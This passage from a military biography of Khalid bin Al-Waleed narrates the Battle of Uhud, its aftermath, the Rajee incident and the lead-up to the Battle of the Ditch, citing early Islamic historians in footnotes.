Against the main body of the Muslims, Khalid was launching assault after assault with his squadron and doing severe damage. About now he killed his second man-Sabt bin Dahdaha-with his lance. In this battle Khalid relied mainly on his lance, with which he would run down and impale his adversary. Every time he brought a man down, he would shout, *"Take that! And I am the Father of Sulaiman!"* **2**

The first rush of the counter-attack passed, and was followed by a lull in the Prophet's sector, as the Quraish withdrew a short distance to rest before resuming their attacks. During this lull, one of the Muslims, noticed that the Prophet was looking cautiously over his shoulder. The man asked the reason for this, and the Prophet replied casually, ***"I am expecting Ubayy bin Khalf. He may approach me from behind. If you see him coming, let him get near me".*** He had hardly said this when a man detached himself from Ikrimah's squadron and slowly advanced towards the Prophet, mounted on a large, powerful horse. The man shouted, *"O Muhammad! I have come! It is either you or me!"* At this some of the Companions asked the Prophet for permission to deal with the man, but the Prophet said, ***"Let him be!"*** **3** The Companions moved aside, and left the way open for the rider to approach.

1. Tabari: Vol. 2, p. 197.
2. Waqidi: *Maghazi*, p.198.
3. *Ibid*: pp. 195-6; Ibn Hisham: Vol. 2, p. 84.

At the Battle of Badr, a young man by the name of Abdullah bin Ubayy (not to be confused with the Abdullah bin Ubayy who was the leader of the Hypocrites) was taken prisoner by the Muslims. His father, Ubayy bin Khalf, came to release his son and paid 4,000 dirhams as ransom. Once the ransom had been paid and the young man released, while still in Madinah, Ubayy had been insolent to the Prophet. He had said, *"O Muhammad! I have a horse which I am strengthening with a lot of fodder, because in the next battle I shall come riding that horse and I shall kill you"* The Prophet had then replied, ***"No, you shall not kill me. But I shall kill you while you are on that horse, if Allah wills it."*** **1** The man had laughed scornfully as he rode away with his son.

And now Ubayy bin Khalf was approaching the Prophet on his horse. He saw the Companions move out of the way. He saw the Prophet waiting for him, and grudgingly he admired the man he had set out to kill. The Prophet was wearing two coats of mail. He wore a chain helmet, the side-flaps of which covered his cheeks; His sword rested in its sheath, tucked into a leather belt, and in his right hand he held his spear. Ubayy noticed the powerful, broad shoulders of Muhammad; notice the large, hard hands-hands strong enough to break a spear in two. The Prophet looked a magnificent sight.

It is known to few people today that Prophet Muhammad was one of the strongest Muslims of his time. Add to his great personal strength the fact of divine selection, and one can imagine what a formidable opponent he would prove to anybody. But Ubayy was undaunted, He had just killed a Muslim, and his spirits were high.

The Prophet could easily have told his Companions to slay Ubayy. They would have fallen upon him and torn him to pieces. Or he could have given Ali the simple order, *"Kill that man"*, and that man would be as good as dead, for when Ali set out to kill a man nothing could save him. But the Prophet had ordered his Companions to stand aside. This time he wanted no help from anyone. This was a matter of personal honour-a matter of chivalry. Muhammad would fight alone as a chivalrous Arab. He would keep his rendezvous with a challenger.

As Ubayy reached the Prophet, he pulled up his horse. He was in no hurry. Not for a moment doubting that Muhammad would await his attack, he took his own time over drawing his sword. And then suddenly it was too late, for the Prophet raised his spear and struck at the upper part of Ubayy's chest. Ubayy tried to duck, but was not quick enough. The spear struck him on the right shoulder, near the base of the neck. It was a minor wound, but Ubayy fell off his horse, and in the fall broke a rib. Before the Prophet could strike again, Ubayy had risen and turned tail, running screaming towards his comrades. They stopped him and asked how he had fared, to which Ubayy replied in a trembling voice, *"By Allah, Muhammad has killed me."*

The Quraish examined his wound, and then told him not to be silly because it was a superficial wound which would soon heal. Ubayy's voice rose higher as he said, *"I shall die!"* When the Quraish tried to console him further, Ubayy lost all control over himself and in a frantic voice screamed, *"I tell you I shall die! Muhammad had said that he would kill me. If Muhammad were to just spit on me, I would die!"* **2** Ubayy remained inconsolable.

When the Quraish returned to Makkah, he went with them. While they were camped at a place called Saraf, not far from Makkah, the wretched man died. The cause of his death was certainly not the physical effect of the wound. And Allah knows best!

1. Ibn Sad: p. 549; Ibn Hisham: Vol. 2, p. 84.
2. Ibn Hisham: Vol. 2, p. 84.

The situation gradually became more desperate as the Muslims held on grimly and showed no sign of breaking up. Abu Sufyan and Khalid both wanted a quick decision, for the battle had gone on long enough. The Quraish therefore decided to press harder and if possible get at the Prophet, as his death would have the probable effect of ending resistance.

A strong group of Quraish infantry consequently advanced against the Prophet. The Muslim defenders continued to fight, and many of them were cut down. Three of the Quraish managed to break through the cordon and got within stone throwing distance of the Prophet. These three men were: Utbah bin Abi Waqqas, Abdullah bin Shahab and Ibn Qamiah. They all began to hurl stones at the Prophet.

The first (a brother of Sad) landed four stones on the Prophet's face, broke two of the Prophet's lower teeth and cut his lower lip. Abdullah managed to land one stone which gashed the Prophet's forehead, while Ibn Qamiah with one stone cut the Prophet's cheek and drove two links of the Prophet's chain helmet into his cheek bone.

The Prophet fell to the ground as a result of these blows and was helped up by Talha. At this moment the few Muslims left with the Prophet counter-attacked fiercely and drove the Quraish back. Sad dropped his bow, drew his sword and rushed at his brother; but the latter outran him and took shelter in the Quraish ranks. Sad was later to say that he had never wanted to kill a man so badly as he wanted to kill his brother, Utbah, for wounding the Prophet.

There was again a little respite in which the Prophet wiped the blood from his face. As he did so he said, ***"How can a people prosper who colour the face of their Prophet with blood, while he calls them to their Lord!"*** 1 Abu Ubaidah, who was a bit of a surgeon, tried to pull out the two links which had dug into the Prophet's cheek bone. Finally he had to use his teeth to pull them out, and in the process lost two of his teeth. He later became known among the Arabs as *Al Asram*, i.e. the one without the incisors.

During this respite the Prophet regained his strength and recovered from the physical shock of his wounds. A black lady by the name of Umm Eiman, who had once nursed the Prophet in his childhood, stood near him. From the Quraish ranks a man by the name of Haban bin Al Arqa slowly walked up to within bow-range, and fitting an arrow to his bow, shot it in the direction of the lady who was standing with her back to him. The arrow struck Umm Eiman in her backside. Haban found this terribly funny and roared with laughter as he turned and began to walk back towards the Quraish. The Prophet saw what had happened and was deeply angered. He took an arrow from his quiver and gave it to Sad. ***"Shoot that man"***, 2 he ordered. Sad fitted the Prophet's arrow to his bow and, taking careful aim, fired it at the infidel, hitting him in the neck. This time the Prophet laughed!

The Quraish now started their last onslaught with violent assaults against the Prophet from all directions. The cordon formed by the Companions was able to hold the attack at practically all points; but at one place it was breached, and Ibn Qamiah broke through again and rushed towards the Prophet. This man was one of those who had struck the Prophet with stones in the previous phase of the attack. Near the Prophet and a bit to his right, stood Mus'ab bin Umair and a lady by the name of Umm Ammarah. This lady had given up her task of carrying water to the wounded, and picking up a sword and a bow from one of the dead, had actually taken part in the recent fighting. She had brought down one horse and wounded one unbeliever.

Ibn Qamiah mistook Mus'ab for the Prophet and rushed at him. Mus'ab was waiting for him with drawn sword and they began to duel. After a few passes, Ibn Qamiah struck Mus'ab bin Umair and killed him with a deadly blow.

As he fell, Umm Ammarah rushed at Ibn Qamiah and struck him on the shoulder with her sword. Ibn Qamiah wore a coat of mail, and since the blow lacked the power of muscle behind it, it did no damage. In return Ibn Qamiah struck the lady on her shoulder with his sword, but as it was a hasty blow it did not kill her. It just made a deep gash in her shoulder as a result of which the lady fell and was unable to move for some time.

1. Ibn Hisham: Vol. 2, p. 80: Waqidi: *Maghazi* p. 191.
2. Waqidi: *Maghazi*, p. 189.

As soon as Umm Ammarah fell, the infidel saw the Prophet standing by himself and rushed at him. He raised his sword and struck a savage blow at the Prophet's head. The sword cut a few links in the Prophet's chain helmet but was unable to penetrate it. Deflected by the helmet, the sword continued in its thrust and landed on the Prophet's right shoulder. The violence of the blow was such, and the power of muscle behind it so great, that the Holy Prophet fell into a shallow ditch just behind him. From here he was later lifted up by Ali and Talha.

Seeing the Prophet fall, Ibn Qamiah turned and rushed back to the Quraish, shouting at the top of his voice: *"I have killed Muhammad! I have killed Muhammad!"* **1** This shout carried across the battlefield and was heard by Quraish and Muslim alike. It broke the spirit of the Muslims, and most of them turned and fled towards Mount Uhud. A few Muslims, however, decided that if the Messenger of Allah was dead there was no point in their living on. They rushed at the Quraish cavalry-determined to sell their lives as dearly as possible, but were cut down in no time by Khalid and Ikrimah. Here Khalid killed his third man-Rafa'a bi Waqsh.

As the main body of the Muslims fled to the hills, most of the Quraish turned to loot the dead, and the Muslims defending the Holy Prophet now found that none of the Quraish remained near them. The temptation of loot proved as strong for the Quraish as it had proved a little while before for the Muslims. Finding his way clear, the Prophet, surrounded by the survivors of his group, withdrew towards the defile in the valley. In this withdrawal a few of the Quraish followed the Prophet but were beaten off and one or two of them were killed by the Companions. Khalid saw the movement of the Prophet's group towards the mountain pass, but made no attempt to intercept it, for he was busy pursuing the main body of the Muslim infantry. Thus the Prophet had no difficulty in reaching the defile, and the group climbed the steep slope of the spur, where it formed a rocky bluff about 400 feet high, on the east edge of the defile. Here the Prophet stopped, in a cleft in the rock, to survey the tragic panorama which stretched before him. (For this last phase see Map 2.)

Of the group of 30 who had fought with the Prophet in the preceding few actions, only 14 remained and most of these were wounded. Sixteen of them had fallen-in defence of the Prophet and in the way of Allah.

Thus the Muslims abandoned the field of battle. Some fled in panic far away; some returned to Madinah; some did not rejoin the Prophet till two days later. But those who intended to seek refuge in the hills moved in small groups, fought their way through the Quraish cavalry and reached the foot of Mount Uhud. Here they dispersed, some taking shelter in the foothills, some climbing up to the ridge, others hiding in the re-entrants.

None of them knew what he would do next. The Quraish were in complete command of the battlefield.

On arrival at the defile the Prophet had some time to see to his wounds. Here his daughter, Fatimah, joined him. Ali brought water in his shield from a nearby pool, and Fatimah cried softly as she washed the blood from her father's face and dressed his wounds. In the shelter of this difficult pass, where the Quraish could not attack in strength, the Prophet rested his weary body.

Of the Muslims who had taken shelter on Mount, Uhud, some were moving about aimlessly, not knowing where to go or what to do. One of them, a man named Kab bin Malik, wandering towards the defile, saw the Prophet and recognised him. This man had a powerful voice. He climbed onto a large rock, and facing the direction where he knew most of the Muslims had taken shelter, he shouted, *"Rejoice, O Muslims! The Messenger of Allah is here!"*[2] As he shouted, he pointed with his hand towards the Prophet. As a result of this call, which was not heard by the Quraish, many groups of Muslims moved over the hills and joined the Prophet. These included Umar, whose delight at seeing the Prophet again was boundless.

Meanwhile Abu Sufyan was looking for the body of the Prophet. He wandered over the battlefield and looked at each dead face, hoping that he would see the face of his enemy. Every now and then he would ask his men, *"Where is Muhammad?"* While he was so wandering, he came across Khalid and asked him the question. Khalid told him that he had seen Muhammad, surrounded by his Companions, moving towards the defile. Khalid pointed out the rocky bluff to Abu Sufyan, and the latter asked him to take his horsemen to attack the position.

1. Ibn Hisham: Vol. 2, p. 78.
2. Tabari: Vol. 2, p. 200; Waqidi: *Maghazi*, p. 185.

Khalid looked at the boulder-strewn valley which led to the spur, and then at the steep slope of the spur itself. He had misgivings about the manoeuvre, for he knew that in this sort of terrain his cavalry would be at a serious disadvantage. But he hoped that some opportunity might present itself, as it had done soon after the initial defeat of the Quraish. Khalid was an irrepressible optimist. He began to move his squadron towards the spur.

The Prophet saw this movement and prayed: ***"O Lord, let not those men get here."*** [1] Thereupon Umar took a group of Muslims and moved some distance down the slope to face the Quraish cavalry. As Khalid came up with his squadron, he saw Umar and other Muslims waiting for him on higher ground. Khalid realised that the situation was hopeless-that not only was his enemy better placed, but his own cavalry would be unable to manoeuvre in this difficult terrain. He withdrew. And this was the last tactical manoeuvre in the Battle of Uhud.

Abu Sufyan and Khalid, among many others, now saw a sight which they would never forget and of which they did not approve. The battlefield where the Muslim martyrs lay was invaded by Hind and the Quraish women. Hind found the body of Hamza and, knife in hand, fell upon it.

Hind was a large, heavily built woman and had no difficulty in mutilating the corpse. She cut open the belly and pulled out Hamza's liver. Slicing off a piece of it she put it in her mouth; and she swallowed it! She then cut off Hamza's nose and ears, and made the other women do the same to many of the other corpses.

The Savage now approached Hind. She turned to him, took off all her ornaments and gave them to him. *"And when we get to Makkah,"* she said, *"I shall give you 10 dinars."* **2** Having disposed of her own jewellery, she made a necklace and anklets of the ears and noses of the martyrs who had been mutilated, and she put on these grisly ornaments! Having done so, this extraordinary woman sang:

We have repaid you for the day of Badr-
One bloody day after another.
I could not bear the loss of Utbah,
Or of my uncle, my brother, my son.
Now my heart is cooled, my vow fulfilled;
And the savage has driven the pain from my heart.
The savage shall I thank as long as I live,
Until my bones turn to nothing in my grave. **3**

Soon after this gruesome drama had been enacted, Abu Sufyan walked up the valley. He was still hoping that Muhammad might be dead; that Khalid had made a mistake. He climbed on to a large rock some distance from the Prophet's position and shouted, *"Is Muhammad among you?"* The Prophet motioned to his Companions to remain silent. Abu Sufyan repeated the question twice, but there was no reply.

Then thrice Abu Sufyan asked, *"Is Abu Bakr among you?"* And thrice he asked, *"Is Umar among you?"* There was noting but silence from the spur.

Abu Sufyan now turned towards the Quraish, who stood not far from him, and shouted, *"These three are dead. They will trouble you no more."* At this Umar could no longer restrain himself and roared at Abu Sufyan, *"You lie, O Enemy of Allah! Those whom you have counted are alive, and there are enough of us left to punish you severely."*

Abu Sufyan's response was loud and contemptuous laughter. He knew that the Muslims were in no condition at the moment to punish anybody. But he called to Umar, *"May Allah protect you, O Son of Al Khattab! Is Muhammad really alive?"*

1. Ibn Hisham: Vol. 2, p. 86.
2. Waqidi: *Maghazi*, p. 222.
3. Ibn Hisham: Vol. 2, p. 91.

"By my Lord, yes. And even now he hears what you say."

"You are more truthful than Ibn Qamiah", replied Abu Sufyan.

Then took place a last dialogue between Abu Sufyan and the Prophet. The Prophet did not speak personally to his enemy, but would tell Umar what to say and Umar would shout the reply back at Abu Sufyan.

Abu Sufyan: *Glory to Hubal! Glory to Uzza!* [1]
The Prophet: *Glory to Allah, Most High and Mighty!*
Abu Sufyan: *We have Uzza and Hubal. You have no Uzza and no Hubal.*
The Prophet: *We have Allah as Lord. You have no Lord.*
Abu Sufyan: *The deed is done. This was our day for your day of Badr. The destiny of war is not constant. We shall meet at Badr again next year.*
The Prophet: *At Badr we shall meet. You have our pledge.*
Abu Sufyan: *You will find among your dead some who have been mutilated. I neither ordered this nor approved of it. Do not blame me for this.* [2]

Having made this last statement, Abu Sufyan turned away and walked back to his army.

The Quraish left the battlefield and gathered in their old camp of the day before. As they left, the Holy Prophet sent Ali as a scout to see how the Quraish were mounting- mounting camels or horses. Ali carried out his reconnaissance and returned to the Prophet to report that the Quraish were mounting camels and were leading their horses. The Prophet observed, ***"That means that they intend to return to Makkah and will not attack Madinah. Had they wished to attack Madinah, they would have mounted their horses for battle. In that case, by my Lord, I would have gone this very instant to fight them again,"*** [3]

The Quraish spent the night in Hamrat-ul-Asad, 10 miles, from Madinah. [4] The Muslims returned to Madinah, except for some stragglers who were to turn up the following day and the day after.

The next morning the Holy Prophet got up and put on his armour. His face showed clear signs of the damage which it had suffered in the battle. His cheek, forehead and lip that had been badly cut were still swollen. The loss of his two teeth caused him pain, and his right shoulder hurt badly where the sword of Ibn Qamiah had landed. This shoulder was to trouble him for a whole month.

The Prophet sent for Bilal, his *Muazzin*, [5] and ordered him to call the Faithful to battle. Only those would be permitted to join this morning's expedition who had taken part in the battle of the day before. The thundering voice of Bilal rang across the streets of Madinah and carried the message into every Believer's home.

The Muslims rose from their mats as they heard the Prophet's orders to assemble for battle. Most of them were wounded, some more severely than others. They had spent a sleepless night in pain and suffering. All night long the women had been busy nursing the soldiers, washing and dressing their wounds. Not many of the Muslims were in fit shape for battle; but they got up from their mats. There were no groans or cries of pain.

Some limped, others used hastily improvised crutches, yet others put their arms around their comrades to get support as they walked. They came, limping and staggering, towards the Prophet. They saw the Prophet and they cried *Labbeik*- Present, Sir! And these tired, wounded Muslims, led by a tired, wounded Prophet, set out to fight the infidel. They numbered about 500.

As the Muslims were assembling for battle, a wild argument was taking place in the Quraish camp. Ikrimah, no less aggressive than he had been the day before, was insisting on a return to battle for the reason that the Muslims were in a bad way as a result of the

battle and now was the time to seek them again and completely crush them before they recovered from the setback.

1. god and goddess in the Arab pantheon.
2. Ibn Hisham: Vol. 2, pp. 93-4; Waqidi: *Maghazi*, pp. 229-30; Ibn Sad: p. 551.
3. Ibn Hisham: Vol. 2, p. 94.
4. This place was near the present Bir Ali, on the main road to Makkah.
5. The one who call the Adhan-the Muslim call to prayer.

"Enough is enough", replied Safwan bin Umayyah. *"We have won the battle, and this victory should be sufficient for us. If the Muslims are in a bad way, we too are not in perfect condition. Most of our horses and many of our men are wounded. In the next battle, if we fight it with our present strength, we might not be as lucky as we were yesterday."* **1**

By now the Quraish leaders had also heard of the defection of the 300 Hypocrites. The fear that troubled them was the possibility of the return of these 300 in a repentant mood to the Prophet, for this would considerably augment the strength of the Muslims with fresh troops. While this argument was in progress, the Quraish soldiers discovered and caught two Muslim scouts who had been sent by the Prophet to seek information of the Quraish. These scouts were promptly killed, but their presence confirmed the fears of Safwan and Abu Sufyan that the Muslims were in an aggressive mood and sought battle. Abu Sufyan promptly gave orders for the move to Makkah; and the Quraish army rode away.

In the afternoon the Muslims arrived at Hamrat-ul-Asad and found it deserted. They set up camp. After four nights at Hamrat-ul-Asad, they returned to Madinah.

The campaign of Uhud was over. A total of 70 Muslims had fallen in battle. Abu Sufyan had killed one. Safwan bin Ummayya, Khalid and Ikrimah had each killed three Muslims. On the Quraish side, 22 unbelievers had been killed including six by Ali and three by Hamza, It was a defeat for the Muslims, but not a decisive one.

This was the second major battle in the history of Islam. It was the first battle in which Abu Sufyan commanded an army against the Muslims, and the first battle in the life of Khalid. The Holy Prophet lost this battle, and the blame for this rests squarely on the shoulders of the fickle archers who disobeyed the orders of the Prophet and of their own immediate commander, In fact, in leaving their position these archers momentarily ceased to be Muslims and became tribal Arabs, bent on plunder.

Several writers have expressed the opinion that the Arabs of this period were ignorant about regular warfare; that militarily they were nothing better than raiders, and that they knew nothing about regular battles. It has been suggested by many of these writers that the Arabs learnt the art of war from the Romans and the Persians with whom they came into military contact after the Prophet's death. This is just not true. We have already considered the dispositions adopted by the Prophet and the sound military reasons underlying his deployment. It should also be noted that in selecting the bettlefield the Prophet left Madinah open to assault by the Quraish, Madinah was the base of the Muslims, but the route to that base, which ran south of the Muslim position, was open to Abu Sufyan, The Muslims were not in the way of Abu Sufyan had he decided to move to

Madinah. In this decision, the Prophet guessed rightly that Abu Sufyan would not dare to move to Madinah, because in doing so he would expose his flank and rear to attack by the Muslims. And this is just what happened. Abu Sufyan did not move to Madinah for fear of the Muslims who stood on the flank of the route. This was a classic example, repeated time and again in military history, of a force defending its base not by sitting on it for a frontal action, but by threatening from a flank any enemy movement towards that base.

While Abu Sufyan was forced to fight the battle under conditions not favourable to him, the disposition of his forces was sound, following the normal pattern, as practised by the Romans and the Persians, of having a main body of infantry in the centre and mobile wings for manoeuvre against the enemy's flanks and rear. So far as the selection of the battlefield and the dispositions are concerned, it is doubtful if any Roman or Persian general commanding these forces could have acted differently and deployed the forces in another manner than done by the Prophet and Abu Sufyan. Certainly no critic has offered us a better solution!

Another important fact which this battle brings out is the military judgement and skill of Khalid. When the main body of the Quraish fled, its smaller parts-the cavalry squadrons-remained firm on the battlefield. Generally when the bulk of an army flees its parts do not remain. In this we see the unusual courage of Khalid (and Ikrimah) in keeping their squadrons under control on the battlefield, although reason could suggest no possible advantage in doing so. We see the patience of Khalid and his refusal to accept defeat. It was only the keen eye of Khalid which observed the opening left by the archers when they abandoned their position. He saw the opening and took an immediate decision to exploit the opportunity with a rapid riposte which would get him into the vulnerable rear of the Muslims. It was this brilliant manoeuvre by Khalid which turned the near-complete victory of the Muslims into their near-complete defeat.

1. Ibn Hisham: Vol. 2, p. 104; Waqidi: *Maghazi*, pp. 231-2, 263.

We also see the determination and doggedness of Khalid in the relentless pressure which he maintained against the stubborn Muslims until they broke. His killing three men showed the personal courage and fighting skill of the man. Possessing the boldness and dash of youth, and the patience and judgement of age, Khalid showed promise of great military achievements.

This was the first battle of Islam in which a fine manoeuvre was carried out. Henceforth manoeuvres and stratagem would achieve more prominence in Muslim battles. Some of the names that have been mentioned in this account would achieve undying fame within the next two decades as victor and conquerors... Khalid, Amr bin Al Aas, Abu Ubaidah, Sad bin Abi Waqqas.

Chapter 4

(The Battle of the Ditch)

"You have indeed in the Messenger of Allah a beautiful example for anyone whose hope is in Allah and the Last Day, and remembers Allah much.

When the Believers saw the Confederate forces, they said, 'This is what Allah and His Messenger promised us, and Allah and His Messenger spoke the truth.' It added only to their faith and obedience.
Among the Believers are men who have been true to their covenant with Allah. Of them, some have completed their vow and some wait, but they have never wavered in the least.
That Allah may reward the men of Truth for their Truth, and punish the hypocrites if He wills, or turn to them in mercy, for Allah is Oft-Forgiving, Most Merciful.
And Allah turned back the Unbelievers for all their fury – no advantage did they gain, and enough is Allah for the Believers in their fight. And Allah is full of Strength, full of Might.
He took those of the People of the Book who aided them, down from their strongholds, and cast terror into their hearts:some you slew, and some you captured. He made you heirs of their lands, their houses, and their goods, and of a land which you had not frequented before. And Allah has Power over all things."
[Quran 33:21-27]

For several days after his return to Makkah, the Battle of Uhud occupied the mind of Khalid. He thought time and again of how the opportunity had arisen when the archers abandoned their position, and how quickly and accurately he had grasped the possibilities of manoeuvre. Khalid was to repeat such counterstrokes in later battles of his career. But the one fact that weighed heavily on his mind, and which he found difficult to explain, was the courage and tenacity of the Muslims. It did not seem natural that a small force, so vastly outnumbered and attacked from all directions, should hold out with such rocklike determination and be prepared to fight to the end in defence of its leader and its faith. After all, the Muslims were the same stock as the Quraish and other Arabs. Perhaps there was something that the new faith did to its votaries which other faiths could not do. Perhaps there was something about the personality of Muhammad which other men lacked. Such thoughts would occupy the mind of Khalid, but so far he was not in any way inclined towards the new faith. In fact he looked forward to facing the Muslims again, but without bitterness or rancour. He thought of the next battle as a sportsman might think of his next match.

And Khalid continued to enjoy the good life with the vigour and enthusiasm which were characteristic of the man.

For the next two years there was no direct military clash between the Muslims and the Quraish. There was, however, an incident known as the Incident of Rajee-a brutal and horrible affair which further embittered relations between Makkah and Madinah.

This incident took place in July 625. Some Arabs came to the Prophet as a delegation from their tribe, expressed their desire to embrace Islam and asked him to send some men, well versed in the Quran and the ways of Islam, to explain the faith and its obligations to their tribe. The Prophet nominated six of his Companions for this task, and these men, proud of being selected to spread the true faith, set off with the delegation, entirely unaware of the trap that awaited them. When these men, with their guides, reached a place called Rajee, not far from Usfan, they were ambushed by 100 warriors from the tribe which had invited them. The Muslims drew their swords, but they never had a chance. Three of them were killed and three captured. The prisoners were led to Makkah, en route to which one of them was able to free himself from his bonds and attacked his captors, but he too was killed. The two captives who eventually got to Makkah were Khubaib bin Adi and Zaid bin Al Dasinna. Both of them had killed infidels

in battle; and their captors now took them to Makkah and sold them at a high price to the relatives of the dead infidels, who bought them eagerly with the intention of killing them in revenge for those whom they had lost.

For some days no action was taken against the prisoners, as this was the holy month of Safar. As soon as the month ended, the two captives were taken to Tan'eem, a place by the north-western edge of Makkah, where the entire population of the town had gathered, including, slaves, women and children. Two wooden stakes had been dug in the ground, and to these the captives were led. They asked to be allowed to say a final prayer and the request was granted. When the prayer was over, the captives were tied to the stakes.

Each of them was now given the option of returning to the idol worship of the Quraish or death. Both the Muslims chose the option of death. Next Abu Sufyan went up to each captive and said, *"Do you not wish that you were safe in your home and Muhammad were here in your place?"* Each of them vehemently rejected the suggestion and said that no amount of suffering could put such an idea into his mind. Vexed and angered, Abu Sufyan turned away and remarked to his friends, *"I have never seen men love their leader as the men of Muhammad love Muhammad."* **1**

Zaid was the first to die, and his death was quick and easy. A slave walked up to him and drove a spear through his chest. Next came the turn of Khubaib, and this was to be a show. This is what the people of Makkah had come to watch with joyful anticipation.

At a signal, 40 boys carrying spears rushed to the stake where Khubaib was tied and began to prick him with their spears. Sometimes they would move away and then come rushing at him again with raised spears as if to kill him, but would withhold the blow at the last moment and just prick lightly?sufficient to cut and pierce the skin but not to kill. Some of the boys were clumsy and cut deeper than others, and soon the body of Khubaib was covered with blood that flowed from hundreds of shallow wounds. As each spear pricked him he would wince, but not a sound escaped his lips. And the spectators were thrilled by the spectacle of Khubaib's suffering.

1. Ibn Hisham: Vol. 2, p. 172

When this had gone on for some time, a man with a spear walked up to Khubaib and dispersed the boys. Perhaps by now the boys had tired of the fun. Perhaps the audience had tired of the game. This man now raised his spear and drove it through the heart of Khubaib, putting an end to his agony. The two bodies were left to rot at the stake.

The man who organised this show and prepared the boys for the part which they had to play was none other than Ikrimah, son of Abu Jahl. Little did Ikrimah know, when he arranged this horrible and gory entertainment, that he could be forgiven his savage opposition to Islam and the Muslim, blood that he had shed at Badr and Uhud, but *this* he could not be forgiven. On this day Ikrimah became a *war criminal*.

It will be remembered that before leaving the battlefield of Uhud, Abu Sufyan had thrown a challenge to meet the Muslims, again at Badr in a year's time, and the Prophet had accepted the challenge. This would mean a rendezvous during March 626, but as the time of the rendezvous approached, Abu Sufyan felt disinclined to meet the Muslims. The winter rains had been even more scant than usual, and as the winter passed there was

a sudden increase in temperature. The weather was hot and dry and the year promised to be an unusually bad one. Abu Sufyan decided to postpone the operation and sent an agent to Madinah to spread the rumour that the Quraish were assembling in vast numbers, and would this time come in much greater strength than at Uhud. His intention was to frighten the Muslims into remaining at Madinah, but when these reports reached the Prophet, he declared, ***"I shall keep the rendezvous with the infidel even if I have to go alone"*** **1**

In late March, the Muslims marched from Madinah. They numbered 1,500 men, of whom 50 had horses. The army arrived at Badr on April 4, 626 (the 1st of Dhul Qad, 4 Hijri), but there was no sign of the Quraish.

When Abu Sufyan received news of the movement of the Muslims from Madinah, he got the Quraish together and rode out of Makkah. The army consisted of 2,000 men and a hundred horses, and stalwarts like Khalid, Ikrimah and Safwan again rode with the army. When the Quraish got to Usfan, however, Abu Sufyan decided that he was not under any circumstances going to fight this campaign. He turned to his subordinates and said, *"This is a terrible year in which to engage in warfare. There is drought in the land and we have seldom known such heat. These conditions are not suitable for battle. We shall fight again in a year of abundance."* **2** Having given these reasons for not continuing the movement, he ordered a return to Makkah. Safwan and Ikrimah protested vehemently against this decision but their protests were of no avail. The Makkans returned to Makkah.

The Muslims remained at Badr for eight days. Then, on hearing of Abu Sufyan's return to Makkah, they struck camp and went home to Madinah.

After the return of the Quraish to Makkah, peace may have prevailed between the Muslims and the Quraish had it not been for the machinations of certain Jews. To understand the reasons for this activity, we must go back to the days when the Prophet arrived at Madinah after his flight from Makkah.

When the Prophet got to Madinah, in what was later to be numbered as the first year of the Hijra, the Muslims formed into two groups, *viz.* the Emigrants *(Muhajireen)* those who had migrated from Makkah, and the Helpers (Ansar)?the newly converted Muslims of Madinah who had invited the Prophet to come and live with them. A third small group among the Muslims became known as the Hypocrites *(Munafiqeen),* and these were inhabitants of Madinah who had accepted the Prophet and his faith in order to conform to the general trend of events but were not Muslims at heart. Their leader was Abdullah bin Ubayy, a man who commanded a position of prestige in Madinah and felt that the arrival of the Prophet had somehow reduced him in status and influence. These Hypocrites were the people who had abandoned the Muslim army on the eve of Uhud. They were to continue to create obstacles in the path of the Prophet, and without openly opposing him or his faith, would make every effort to weaken the resolution of the Muslims whenever they had to go to battle.


1. Ibn Sad: p. 563
2. *Ibid*.

An important element in the population of Madinah consisted of Jews, comprising three tribes known as Bani Qainqa, Bani Nazir and Bani Quraizah. When the Prophet arrived at

Madinah, these Jews accepted him without reservation and could see no possible threat to their position from the new faith. Each of the tribes entered into a pact with the Prophet which could be described as a friendship pact or a non?aggression pact. The pact included a clause under which one party would not in any way assist the enemies of the other party, should the other party be engaged in hostilities.

While the Prophet had been in Makkah, the revelations of the Quran had dealt mainly with spiritual and religious matters. Thus the character of Islam then was essentially spiritual and religious, dealing with man's relationship with Allah. When the Prophet migrated to Madinah, Islam took on a more dynamic and vital role in the affairs of men, entering the fields of society, politics and economics. It began to deal with man as a member of society and society as an instrument for the achievement of a more virtuous, more progressive and more prosperous way of life for mankind. This new dynamism which entered the character of Islam was bound to bring it into conflict with the older faiths. A clash was inevitable sooner or later; and the nearest of the older religions with which Islam came in conflict was Judaism. The Jews first became conscious of the threat to their position when the Muslims won a resounding victory at the Battle of Badr. Then the Bani Qainqa broke their pact and came out in open opposition to the Muslims. The Prophet besieged this tribe in its strongholds and forced it into submission. As punishment for violating their pledge, the Bani Qainqa were banished from Madinah, and they migrated to Syria.

The next Jewish tribe to break its pledge was the



